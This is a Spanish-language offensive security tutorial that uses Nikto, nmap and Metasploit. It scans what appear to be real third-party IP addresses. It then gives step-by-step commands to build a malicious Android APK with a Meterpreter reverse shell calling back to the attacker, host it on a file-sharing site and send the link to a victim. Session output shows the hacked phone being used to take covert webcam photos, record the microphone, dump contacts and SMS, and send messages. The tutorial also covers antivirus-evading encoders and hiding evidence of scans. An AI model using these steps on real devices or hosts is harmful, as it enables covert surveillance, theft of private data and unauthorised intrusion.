Realizar un escaneo básico:

nikto -h *URL/IP* -p *PORT*

```
root@RELIANT:/home/whoami# nikto -h 186.104.46.166 -p 80
- Nikto v2.1.6

+ Target IP:      186.104.46.166
+ Target Hostname: 186.104.46.166
+ Target Port:    80
+ Start Time:    2020-11-19 05:53:47 (GMT)

+ Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.3.12
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/7.3.12
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ "robots.txt" contains 6 entries which should be manually viewed.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
```

El host está expuesto a un ataque de Cross-Site Tracing (XST) por el hecho de tener el método TRACE activado. Esté es aprovechado para robar credenciales de usuarios legítimos por medio de peticiones que hagamos en el protocolo http.

→ Opción “-h” indica la dirección IP o nombre del host a escanear.

→ Opción “-p” indica el número de puerto donde se aloja el servidor web. El protocolo HTTP utiliza el puerto 80 y el HTTPS 443.

Nikto por defecto prueba HTTP normal y sigue con HTTPS, si el servidor es SSL, especificar con -ssl.

```
nikto -h 200.0.183.169 -p 443 -ssl
```

```
whoami@R3LI4NT:~$ nikto -h 200.0.183.169 -p 443 -ssl
- Nikto v2.1.6

+ Target IP:      200.0.183.169
+ Target Hostname: 200.0.183.169
+ Target Port:    443

+ SSL Info:       Subject: /CN=fh.mdp.edu.ar
                  Ciphers: ECDHE-RSA-AES256-GCM-SHA384
                  Issuer: /C=US/O=Let's Encrypt/CN=Let's Encrypt Authority X3
+ Start Time:    2020-11-24 02:06:17 (GMT1)

+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The site uses SSL and the Strict-Transport-Security HTTP header is not defined.
+ The site uses SSL and Expect-CT header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Hostname '200.0.183.169' does not match certificate's names: fh.mdp.edu.ar
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 614, size: 539deadcd7740, mtime: gzip
+ The Content-Encoding header is set to "deflate" this may mean that the server is vulnerable to the BREACH attack.
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See https://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.htm
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
```

La cabecera Content-Encoding está configurado para “desinflar”, el servidor podrá enviar archivos solicitados al cliente comprimidos o no. Es vulnerable al ataque BREACH, consiste en realizar peticiones al sitio atacado y recibir una respuesta https (direcciones de correos electrónicos, IDS de usuarios y tokens de autenticación).

Escanear varios puertos a la vez, ejecutamos nmap para descubrir los que están corriendo en él.

```
whoami@R3LI4NT:~$ nmap 186.104.43.152
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-26 01:53 CET
Nmap scan report for 186.104.43.152
Host is up (0.077s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5357/tcp  open  wsddapi
```

A continuación, probamos más de un puerto en el mismo host:

```
nikto -h 186.104.43.152 -p 80,443
```

```
root@R3LI4NT:/home/whoami# nikto -h 186.104.43.152 -p 80,443
- Nikto v2.1.6
+ Target IP:          186.104.43.152
+ Target Hostname:    186.104.43.152
+ Target Port:        80
+ Start Time:         2020-11-26 02:19:30 (GMT1)

+ Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.3.12
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/7.3.12
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ "robots.txt" contains 6 entries which should be manually viewed.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3092: /sitemap.xml: This gives a nice listing of the site content.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ ./well-known/carddav: CardDAV file may contain server info, per RFC-5785. See http://tools.ietf.org/html/rfc6764
+ 8886 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:           2020-11-26 02:39:16 (GMT1) (1186 seconds)

+ Target IP:          186.104.43.152
+ Target Hostname:    186.104.43.152
+ Target Port:        443
+ SSL Info:           Subject: /CN=localhost
                      Ciphers: TLS_AES_256_GCM_SHA384
                      Issuer: /CN=localhost
+ Start Time:         2020-11-26 02:39:16 (GMT1)
```

Los archivos **robots.txt** son un mecanismo para evitar que ciertos bots sobrecarguen el sitio web y obtengan información de la misma.

Transmitir todas las conexiones a través del proxy HTTP.

Especificar el archivo de configuración:



nikto -h 186.104.43.152 -p 80 -useproxy

```
/usr/share/nikto/nikto.conf.default - Mousepad
Archivo Editar Busqueda Ver Documento Ayuda
# Warning if MAX_WARN OK or MOVED responses are retrieved
MAX_WARN=20

# Prompt... if set to 'no' you'll never be asked for anything. Good for automation.
#PROMPTS=no

# cirt.net : set the IP so that updates can work without name resolution -- just in case
CIRT=107.170.99.251

# Proxy settings -- still must be enabled by -useproxy
#PROXYHOST=127.0.0.1
#PROXYPORT=8080
#PROXYUSER=proxyuserid
#PROXPASS=proxypassword

# Cookies: send cookies with all requests
# Multiple can be set by separating with a semi-colon, e.g.:
# "cookie1="cookie value";cookie2="cookie val"
#STATIC COOKIE="name=value";"something=nothing";

# The below allows you to vary which HTTP methods are used to check whether an HTTP(s) server
# is running. Some web servers, such as the autopsy web server do not implement the HEAD method
CHECKMETHODS=GET

# If you want to specify the location of any of the files, specify them here
EXECDIR=/var/lib/nikto          # Location of Nikto
```

nikto -h http://186.104.40.64 -useproxy http://127.0.0.1:8080/

Guardar información del escaneo en un documento de texto:

```
nikto -h 186.104.43.152 -p 80 -o resultado.txt
```

```
whoami@R3LI4NT:~/Escritorio$ nikto -h 186.78.40.167 -p 80 -o resultado.txt
- Nikto v2.1.6
+ Target IP: 186.78.40.167
+ Target Hostname: 186.78.40.167
+ Target Port: 80
+ S /home/whoami/Escritorio/resultado.txt - Mousepad
+ Archivo Editar Búsqueda Ver Documento Ayuda
+ C - Nikto v2.1.6/2.1.5
+ R + Target Host: 186.78.40.167
+ T + Target Port: 80
+ I + GET Cookie PHPSESSID created without the httponly flag
+ G + GET Retrieved x-powered-by header: PHP/7.3.12
+ T + GET The anti-clickjacking X-Frame-Options header is not present.
+ W + GET The X-XSS-Protection header is not defined. This header can hint to the user if their browser has protections.
+ W + GET The X-Content-Type-Options header is not set. This could allow the user to force content type.
+ C + GET "robots.txt" contains 6 entries which should be manually viewed.
+ C + TE000ZKE Web Server returns a valid response with junk HTTP methods, this may be a sign of a vulnerable server.
+ C + OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is vulnerable
+ OSVDB-3092: GET /sitemap.xml: This gives a nice listing of the site content.
```

Obtener información de reportes en formato HTML:

```
nikto -h 186.104.43.152 -p 80 -o html
```

186.78.40.167 / 186.78.40.167 port 80	
Target IP	186.78.40.167
Target hostname	186.78.40.167
Target Port	80
HTTP Server	Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.3.12
Site Link (Name)	http://186.78.40.167:80/
Site Link (IP)	http://186.78.40.167:80/
URI	/
HTTP Method	GET
Description	Cookie PHPSESSID created without the httponly flag
Test Links	http://186.78.40.167:80/ http://186.78.40.167:80/
OSVDB Entries	OSVDB-0
URI	/
HTTP Method	GET
Description	Retrieved x-powered-by header: PHP/7.3.12
Test Links	http://186.78.40.167:80/ http://186.78.40.167:80/
OSVDB Entries	OSVDB-0
URI	/
HTTP Method	GET
Description	The anti-clickjacking X-Frame-Options header is not present.
Test Links	http://186.78.40.167:80/ http://186.78.40.167:80/
OSVDB Entries	OSVDB-0

Deshabilitar las búsquedas de DNS para no dejar evidencia de la petición, es importante especificar la dirección IP y no el nombre del dominio.

```
nikto -h 186.104.43.152 -nolookup
```

Especificar el tiempo de segundos que Nikto esperará luego de una petición:

```
nikto -h 186.104.43.152 -timeout 5
```

Lista de plugins disponibles:

```
nikto -list-plugins
```

```
File Operations - Saves results to a text file.  
Written by Sullo, Copyright (C) 2012 Chris Sullo  
Plugin: personal  
Path Search - Look at link paths to help populate variables  
Written by Sullo, Copyright (C) 2012 Chris Sullo  
Plugin: dir_traversal  
Directory Traversal - Check applications / servers for directory traversal vulnerabilities.  
Written by RealKancor, Copyright (C) 2016 Chris Sullo  
Plugin: report.html  
Report as HTML - Produces an HTML report.  
Written by Sullo/Jabra, Copyright (C) 2008 Chris Sullo  
Plugin: clientaccesspolicy  
clientaccesspolicy.xml - Checks whether a client access file exists, and if it contains a wildcard entry.  
Written by Sullo, Dirk, Copyright (C) 2012 Chris Sullo and Dr. Wetter IT-Consulting  
Plugin: dishwasher  
dishwasher - Look for the dishwasher directory traversal vulnerability.  
Written by Jeremy Bae, Copyright (C) 2017 Chris Sullo  
Plugin: multiple_index  
Multiple Index - Checks for multiple index files  
Written by ftautology, Copyright (C) 2009 Chris Sullo  
Plugin: ssl  
SSL and cert checks - Perform checks on SSL/Certificates  
Written by Sullo, Copyright (C) 2010 Chris Sullo  
Plugin: cgi  
CGI - Enumerates possible CGI directories.  
Written by Sullo, Copyright (C) 2008 Chris Sullo
```

Ejemplo:



```
nikto -h 186.104.43.152 -Plugin @@ALL
```

Utiliza todos los
plugins.

Desactivar las funciones interactivas del usuario:

```
nikto -h 186.104.43.152 -nointeractive
```

METASPLOIT

Metasploit es una suite de pentest que tiene como objetivo brindar información detallada acerca de vulnerabilidades del sistema. Permite la ejecución remota de un sistema a través de un exploit o payload.

Exploit: Es un código o programa malicioso que se aprovecha de un vulnerabilidad o bug para comprometer la seguridad de un sistema o aplicación.

Payload: Es un código que se ejecuta después de ejecutar el código de explotación, permitiendo una conexión entre el atacante y la víctima por medio de una shell de comandos.

Auxiliary: Realiza diversas tareas, tales como ataques por fuerza bruta, escaneo de puertos, mitigar amenazas sobre un sistema vulnerable.

Encoder: Permite cifrar nuestros payloads o exploits, y hacerlos indetectables contra Firewall y AntiVirus.

Iniciar → msfconsole

```

.;lx00XXXX0x1l;
Carpetas ,0WMMMMMMMMMMMMMMMMMMMMMMKd,
perm: xWMMMMMMMMMMMMMMMMMMMMMMMMWx,
; KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMX,
; KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMX,
LMMMMMMMMMMMMMMd: .. .. ;KMMMMMMMMMMMMMo
xMMMMMMMMMMMMWx. .oMMMMMMMMMMMKd
oMMMMMMMMMMMx. dMMMMMMMMMMMx
;WMMMMMMMMMMW : ;MMMMMMMMMMMMX,
xMMMMMMMMMMWx. ;MMMMMMMMMMMMX
NMMMMMMMMMMW , ;KMMMMMMMMMMMMMMX:
MMMMMMMMMMMMX , ;KMMMMMMMMMMMMMMX:
NMMMMMMMMMMW , ;OMMMMMMMMMMMX:
xMMMMMMMMMMWd , ;OMMMMMMMMMMMX;
;MMMMMMMMMMWx. ,KMMO"
dMMMMMMMMMMWd' . "
cWMMMMMMMMMMWx. ######
;DMMMMMMMMMMWx. #+#
;OMMMMMMMMMMMo. +;+
;dMMMMMMMMMMMo. +##+:+++
'0WMMMMMMMMMo. +:+
.,cdk00K; :+:
;:::;:;:;
Metasploit
=[ metasploit v5.0.99-dev
+ -- --=[ 2045 exploits - 1106 auxiliary - 344 post
+ -- --=[ 562 payloads - 45 encoders - 10 nops
+ -- --=[ 7 evasion
]
Metasploit tip: To save all commands executed since start up to a file, use the makerc command
msf5 > [
```

Metasploit contiene por defecto:

2045 exploits - 1106 auxiliary - 344 post - 562 payloads

- 45 encoders - 10 nops - 7 evasion

Entre los exploits:

```
root@R3LI4NT:/usr/share/metasploit-framework/modules/exploits# ls
aix      bsd     example_linux_priv_esc.rb  firefox  irix      multi    osx      unix
android   bsd      example.rb           freebsd  linux      netware  qnx      windows
apple_ios dialup  example_webapp.rb       hpx      mainframe openbsd  solaris
root@R3LI4NT:/usr/share/metasploit-framework/modules/exploits# █
```

Entre los payloads:

```
root@R3LI4NT:/usr/share/metasploit-framework/modules/payloads# ls
singles  stagers stages
root@R3LI4NT:/usr/share/metasploit-framework/modules/payloads# cd singles/
root@R3LI4NT:/usr/share/metasploit-framework/modules/payloads/singles# ls
aix      apple_ios bsd      firefox  java      mainframe  osx      python  ruby      tty
android   bsd      cmd      generic  linux     nodejs    php      r       solaris windows
root@R3LI4NT:/usr/share/metasploit-framework/modules/payloads/singles# █
```

Entre los auxiliares:

```
root@R3LI4NT:/usr/share/metasploit-framework/modules/auxiliary# ls
admin  bnat  cloud  docx  example.rb  fuzzers  parser  scanner  sniffer  sqli  vsploit
analyze  client  crawler  dos  fileformat  gather  pdf  server  spoof  voip
root@R3LI4NT:/usr/share/metasploit-framework/modules/auxiliary# █
```

Entre los encoders:

```
root@R3LI4NT:/usr/share/metasploit-framework/modules/encoders# ls
cmd  generic  mipsbe  mipsle  php  ppc  ruby  sparc  x64  x86
root@R3LI4NT:/usr/share/metasploit-framework/modules/encoders# cd cmd/
root@R3LI4NT:/usr/share/metasploit-framework/modules/encoders/cmd# ls
brace.rb  echo.rb  generic_sh.rb  ifs.rb  perl.rb  powershell_base64.rb  printf_php_mq.rb
root@R3LI4NT:/usr/share/metasploit-framework/modules/encoders/cmd# █
```

Workspace: permite organizar los datos para trabajar una nueva prueba de penetración y evitar la acumulación de pruebas anteriores.

```
workspace -a *name*
```

```
msf5 > workspace -a kali_linux
[*] Added workspace: kali_linux
[*] Workspace: kali_linux
msf5 > workspace
default
* kali_linux
msf5 > █
```



Posición que ocupa actualmente.

Eliminar workspace:

workspace -d *name*

```
msf5 > workspace -d kali_linux
[*] Deleted workspace: kali_linux
[*] Switched to workspace: default
msf5 > workspace
* default
msf5 > 
```

Vulns: permite escanear vulnerabilidades vigentes y "potencia" de la misma.

search vulns

#	Name	Disclosure Date	Rank	Check	Descr
0	auxiliary/admin/http/nuuo_nvrmnini_reset	2016-08-04	normal	No	NUUO NVRmini 2 / NETGEAR ReadyNAS Surveillance Default Configuration Load and Administrator Password Reset
1	auxiliary/admin/http/sysaid_admin_acct	2015-06-03	normal	No	SysAi d Help Desk Administrator Account Creation
2	auxiliary/admin/http/sysaid_file_download	2015-06-03	normal	No	SysAi d Help Desk Arbitrary File Download
3	auxiliary/admin/http/sysaid_sql_creds	2015-06-03	normal	No	SysAi d Help Desk Database Credentials Disclosure
4	auxiliary/gather/jenkins_cred_recovery		normal	Yes	Jenkins Domain Credential Recovery
5	auxiliary/scanner/http/jboss_vulnscan		normal	No	JBoss Vulnerability Scanner
6	auxiliary/scanner/http/wp_arbitrary_file_deletion	2018-06-26	normal	No	Wordpress Arbitrary File Deletion
7	exploit/linux/http/nuuo_nvrmnini_auth_rce	2016-08-04	excellent	No	NUUO NVRmini 2 / Crystal / NETGEAR ReadyNAS Surveillance Authenticated Remote Code Execution
8	exploit/linux/http/nuuo_nvrmnini_unauth_rce	2016-08-04	excellent	Yes	NUUO NVRmini 2 / NETGEAR ReadyNAS Surveillance Unauthenticated Remote Code Execution
9	exploit/multi/http/liferay_java_unmarshalling	2019-11-25	excellent	Yes	Liferay Portal Java Unmarshalling via JSONWS RCE
10	exploit/multi/http/phpmyadmin_lfi_rce	2018-06-19	good	Yes	phpMyAdmin Authenticated Remote Code Execution
11	exploit/unix/fileformat/imagemagick_delegate	2016-05-03	excellent	No	Image Magick Delegate Arbitrary Command Execution
12	exploit/unix/http/pihole_whitelist_exec	2018-04-15	excellent	Yes	Pi-Hole Whitelist OS Command Execution
13	exploit/unix/webapp/hastymail_exec	2011-11-22	excellent	Yes	Hastymail 2.1.1 RCE Command Injection

Filtrar todos los exploits disponibles:

search exploits

1758	exploit/windows/ftp/ms09_053_ftpd_nlist	2009-08-31	great	No	MS09-053 Microsoft IIS FTP Server NLST Response Overflow
1759	exploit/windows/ftp/nettiers_ftpd_user	2005-04-26	great	Yes	NetTerm NetFTP USER Buffer Overflow
1760	exploit/windows/ftp/open_ftpd_user	2010-10-12	good	No	Odin Secure FTP 4.1 Stack Buffer Overflow (LIST)
1761	exploit/windows/ftp/open_ftpd_wbem	2012-06-18	excellent	Yes	Open-FTP 1.2 Arbitrary File Upload
1762	exploit/windows/ftp/oracle_xdb_ftpd_pass	2003-08-18	great	Yes	Oracle 9i XDB FTP Pass Overflow (win32)
1763	exploit/windows/ftp/oracle_xdb_ftpd_unlock	2000-08-18	great	Yes	Oracle 9i XDB FtpD Unlock Overflow (win32)
1764	exploit/windows/ftp/pccman_put	2015-07-21	normal	Yes	PCMAN FTP Server Buffer Overflow - PUT Command
1765	exploit/windows/ftp/pccman_stor	2013-06-27	normal	Yes	PCMAN FTP Server Post-Authentication STOR Command
d Stack Buffer Overflow					
1766	exploit/windows/ftp/proftp_banner	2009-08-25	normal	No	ProFTP 2.9 Banner Remote Buffer Overflow
1767	exploit/windows/ftp/quickshare_traversal_write	2011-02-03	excellent	Yes	QuickShare File Server 1.2.1 Directory Traversal Vulnerability
1768	exploit/windows/ftp/ricoh_dl_bof	2012-03-01	normal	Yes	Ricoh DC DL-10 SR10 FTP USER Command Buffer Overflow
f Local File Include					
1769	exploit/windows/ftp/sami_ftpd_list	2013-02-27	low	No	Sami FTP Server LIST Command Buffer Overflow
1770	exploit/windows/ftp/sami_ftpd_user	2006-01-24	normal	Yes	KarjaSoft Sami FTP Server v2.02 USER Overflow
1771	exploit/windows/ftp/sasser_ftpd_port	2004-05-10	average	No	Sasser Worm vservserve FTP PORT Buffer Overflow
1772	exploit/windows/ftp/scriptftp_list	2011-10-12	good	No	ScriptFTP LIST Remote Buffer Overflow
1773	exploit/windows/ftp/seagull_list_reply	2010-10-12	good	No	Seagull FTP v3.3 Build 409 Stack Buffer Overflow
1774	exploit/windows/ftp/servu_chmod	2004-12-31	normal	Yes	Serv-U FTP Server Buffer Overflow
1775	exploit/windows/ftp/servu_md5	2006-02-26	good	Yes	Serv-U FTP MD5 Overflow
1776	exploit/windows/ftp/slimftp_list_concat	2005-07-21	great	No	SlimFTP LIST Concatenation Overflow
1777	exploit/windows/ftp/treljan_client_pasv	2010-04-11	normal	No	Treljan FTP Client 3.01 PASV Remote Buffer Overflow
f Local File Write					
1778	exploit/windows/ftp/turboftp_port	2012-10-03	great	Yes	Turbo FTP Server 1.30.823 PORT Overflow
1779	exploit/windows/ftp/vermillion_ftpd_port	2009-09-23	great	Yes	Vermillion FTP Daemon PORT Command Memory Corruption
f Stack Overflow					
1780	exploit/windows/ftp/warftpd_165_pass	1998-03-19	average	No	War-FTPD 1.65 Password Overflow
1781	exploit/windows/ftp/warftpd_165_user	1998-03-19	average	No	War-FTPD 1.65 Username Overflow
1782	exploit/windows/ftp/wing_ftpd	2000-08-23	average	No	Wing FTP Client Buffer Overflow
1783	exploit/windows/ftp/winxane_server_ready	2015-11-03	good	No	WinXane 7.7 FTP Client Remote Buffer Overflow
1784	exploit/windows/ftp/wing_ftpd_admin_exec	2014-06-19	excellent	Yes	Wing FTP Server Authenticated Command Execution
1785	exploit/windows/ftp/wsftpd_server_503_mkd	2004-11-29	great	Yes	WS-FTP Server 5.03 MKD Overflow
1786	exploit/windows/ftp/wsftpd_server_505_xmd5	2006-09-14	average	Yes	Ipswitch WS-FTP Server 5.05 XMD5 Overflow

Filtrar exploits de una plataforma:

search exploits platform:android

o

search exploits platform:windows

msf5 > search exploits platform:android						
Matching Modules						
#	Name	Disclosure Date	Rank	Check	Description	
0	exploit/android/browser/stagefright_mp4_tx3g_64bit	2015-08-13	normal	No	Android Stagefright MP4 tx3g Integer Overflow	
1	exploit/android/browser/webview_addjavasciptinterface	2012-12-21	excellent	No	Android Browser and WebView addJavascriptInterface Code Execution	
2	exploit/android/local/binder_uaf	2019-09-26	excellent	No	Android Binder Use-After-Free Exploit	
3	exploit/android/local/futex_requeue	2014-05-03	excellent	Yes	Android 'Towelroot' Futex Requeue Kernel Exploit	
4	exploit/android/local/janus	2017-07-31	manual	Yes	Android Janus APK Signature bypass	
5	exploit/android/local/put_user_vroot	2013-09-06	excellent	No	Android get_user/put_user Exploit	
6	exploit/multi/handler		manual	No	Generic Payload Handler	
7	post/android/recon/remove_lock	2013-10-11	normal	No	Android Settings Remove Device Locks (4.0-4.3)	
8	post/multi/recon/local_exploit_suggester		normal	No	Multi Recon Local Exploit Suggester	

Ejecutar exploit

Este método nos ofrece información sobre la versión del servidor web en diferentes puertos.

Ingresamos a la siguiente ruta en metasploit:

use auxiliary/scanner/http/http_version

Puerto 80 (*http*):

```
set RHOST *host*
set RPORT 80
exploit
```

```
msf5 auxiliary(scanner/http/http_version) > set RHOST www.thecus.com
RHOST => www.thecus.com
msf5 auxiliary(scanner/http/http_version) > set RPORT 80
RPORT => 80
msf5 auxiliary(scanner/http/http_version) > exploit

[+] 210.63.216.196:80 Apache/2.2.32 (Unix) mod_ssl/2.2.32 OpenSSL/1.0.2g-fips
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```



Tipo de servidor web en que se aloja el sitio + su versión (Apache/2.2.32), módulo de apache (mod_ssl) y API para encriptar datos enviados (OpenSSL).

Puerto 443 (*https*):

```
set RPORT 443  
exploit
```

```
msf5 auxiliary(scanner/http/http_version) > set RPORT 443  
RPORT => 443  
msf5 auxiliary(scanner/http/http_version) > exploit  
[+] 210.63.216.196:443 Apache/2.2.32 (Unix) mod_ssl/2.2.32 OpenSSL/1.0.2g-fips  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf5 auxiliary(scanner/http/http_version) > █
```

Vulnerar Android

Conseguiremos vulnerar un sistema Android y obtener una sesión meterpreter.

Meterpreter es de gran utilidad que nos permitirá obtener información del objeto comprometido y manipular procesos del sistema (tomar una foto, descargar archivos, ver contactos de la tarjeta SIM, ver y editar carpetas/archivos, cargar el módulo sniffer, etc).

Usaremos el exploit "exploit/multi/handler":

```
use exploit/multi/handler
```

```
msf5 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf5 exploit(multi/handler) > █
```

Seguidamente, escogeremos el Payload:

```
set payload android/meterpreter/reverse_tcp
```

```
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp  
payload => android/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > █
```

Asignamos nuestra IP (LHOST) y puerto (LPORT):

```
set LHOST *IP*
set LPORT 8080
```

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.6
LHOST => 192.168.1.6
msf5 exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf5 exploit(multi/handler) > [REDACTED]
```

Ahora tenemos que crear la apk maliciosa con msfvenom:

```
msfvenom -p android/meterpreter/reverse_tcp LHOST=IP LPORT=8080 R > NOMBRE.apk
```

```
msf5 exploit(multi/handler) > msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.6 LPORT=8080 R > hack.apk
[*] exec: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.6 LPORT=8080 R > hack.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10183 bytes
msf5 exploit(multi/handler) > [REDACTED]
```

A continuación, debemos de subir el apk a un servicio de alojamiento de archivos (Mediafire, MEGA), en mi caso lo haré en [anonfiles.com](#):



Copiamos el enlace y se lo enviamos a la víctima para que lo descargue.

Por último, vamos a la terminal y ejecutamos "**exploit**" o "**run**", y esperaremos a que instale la aplicación.


Como se observa, la víctima ha instalado el apk malicioso entregando acceso del móvil por completo.

```
meterpreter > sysinfo  
Computer : localhost  
OS : Android 7.1.1 - Linux 3.18.31-13918149 (armv7l)  
Meterpreter : dalvik/android  
meterpreter > █
```

Sacar una foto "sigilosa":

```
webcam.snap -i *opción*
```

```
meterpreter > webcam_list  
1: Back Camera  
2: Front Camera  
meterpreter > webcam_snap -i 1  
[*] Starting ...  
[+] Got frame  
[*] Stopped  
Webcam shot saved to: /home/whoami/sXYdHCCu.jpeg
```



Grabar el micrófono:

```
record_mic -d *time*
```

```
meterpreter > record_mic -d 10  
[*] Starting ...  
[*] Stopped  
Audio saved to: /home/whoami/ApPnsLPo.wav  
meterpreter > █
```

Comprobar si el dispositivo está rooteado:

```
check_root
```

```
meterpreter > check_root  
[*] Device is not rooted  
meterpreter > █
```

Obtener todos los números de sus contactos:

```
dump_contacts
```

```
meterpreter > dump_contacts
[*] Fetching 54 contacts into list
[*] Contacts list saved to: contacts_dump_20210111034539.txt
```

The terminal window shows the following output:

```
/home/whoami/contacts_dump_20210111034539.txt - Mousepad
Archivo Editar Búsqueda Ver Documento Ayuda

[+] Contacts list dump

Date: 2021-01-11 03:45:41,643174383 +0100
OS: Android 7.1.1 - Linux 3.18.31-13918149 (armv7l)
Remote IP: 127.0.0.1
Remote Port: 41238

#1
Name : [REDACTED]
Number : [REDACTED]

#2
Name : [REDACTED]
Number : [REDACTED]
Number : [REDACTED]


#3
Name : [REDACTED]
Number : [REDACTED]
Number : [REDACTED]

#4
Name : [REDACTED]
Number : [REDACTED]
```

Enviar un SMS (el teléfono mantendrá una copia también):

```
send_sms -d *número* -t *mensaje*
```

```
meterpreter > send_sms -d +59 -t "android hacked!"
[*] SMS sent - Transmission successful
```



Recuperar un registro de todos los SMS:

```
dump_sms
```

```
meterpreter > dump_sms
[*] Fetching 83 sms messages #3
[*] SMS messages saved to: sms_dump_20210111041107.txt
```

```
*home/whoami/sms_dump_2021011041107.txt-Mousepad
Archivo Editar Busqueda Ver Documento Ayuda

[+] SMS messages dump

Date: 2021-01-11 04:11:08.      +0100
OS: Android 7.1.1 - Linux 3.18.31-13918149 (armv7l)
Remote IP: 127.0.0.1
Remote Port: 41258

#1
Type : Outgoing
Date : 2021-01-11 03:59:17
Address :
Status : NOT_RECEIVED
Message : android hacked!

#2
Type : Incoming
Date : 2021-01-10 18:05:14
Address :
Status : NOT_RECEIVED
Message : Ud. tiene una llamada perdida del [REDACTED] el dia [REDACTED] a las [REDACTED]

#3
Type : Incoming
```

Interactuar con una shell:

```
meterpreter > shell
Process 1 created.
Channel 1 created.
```

Desplegar lista de comandos:

```
help
```

Android Commands	
Command	Description
activity_start	Start an Android activity from a Uri
check_root	Check if device is rooted
dump_calllog	Get call log
dump_contacts	Get contacts list
dump_sms	Get sms messages
geolocate	Get current lat-long using geolocation
hide_app_icon	Hide the app icon from the launcher
interval_collect	Manage interval collection capabilities
send_sms	Sends SMS from target session
set_audio_mode	Set Ringer Mode
sqlite_query	Query a SQLite database from storage
wakelock	Enable/Disable Wakelock
wlan_geolocate	Get current lat-long using WLAN information

Application Controller Commands	
Command	Description
app_install	Request to install apk file
app_list	List installed apps in the device
app_run	Start Main Activity for package name
app_uninstall	Request to uninstall application

Stdapi: User interface Commands	
Command	Description
execute	Execute a command
getuid	Get the user that the server is running as
localtime	Displays the target system's local date and time
pgrep	Filter processes by name
ps	List running processes
shell	Drop into a system command shell
sysinfo	Gets information about the remote system, such as OS

Stdapi: Webcam Commands	
Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam

Stdapi: Webcam Commands	
Command	Description
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam

Evadir Antivirus

Metasploit ofrece una gran variedad de encoders con su respectiva probabilidad de interrupción.

Encoders: codificadores para evasión de antivirus y sistemas de seguridad.

Desplegar lista de encoders:

```
msfvenom -l encoders
```

ppc/longxor_tag	normal	PPC LongXOR Encoder
ruby/base64	great	Ruby Base64 Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder
x64/xor_context	normal	Hostname-based Context Keyed Payload Encoder
x64/xor_dynamic	normal	Dynamic key XOR Encoder
x64/zutto_dekiru	manual	Zutto Dekiru
x86/add_sub	manual	Add/Sub Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower	manual	Avoid underscore/tolower
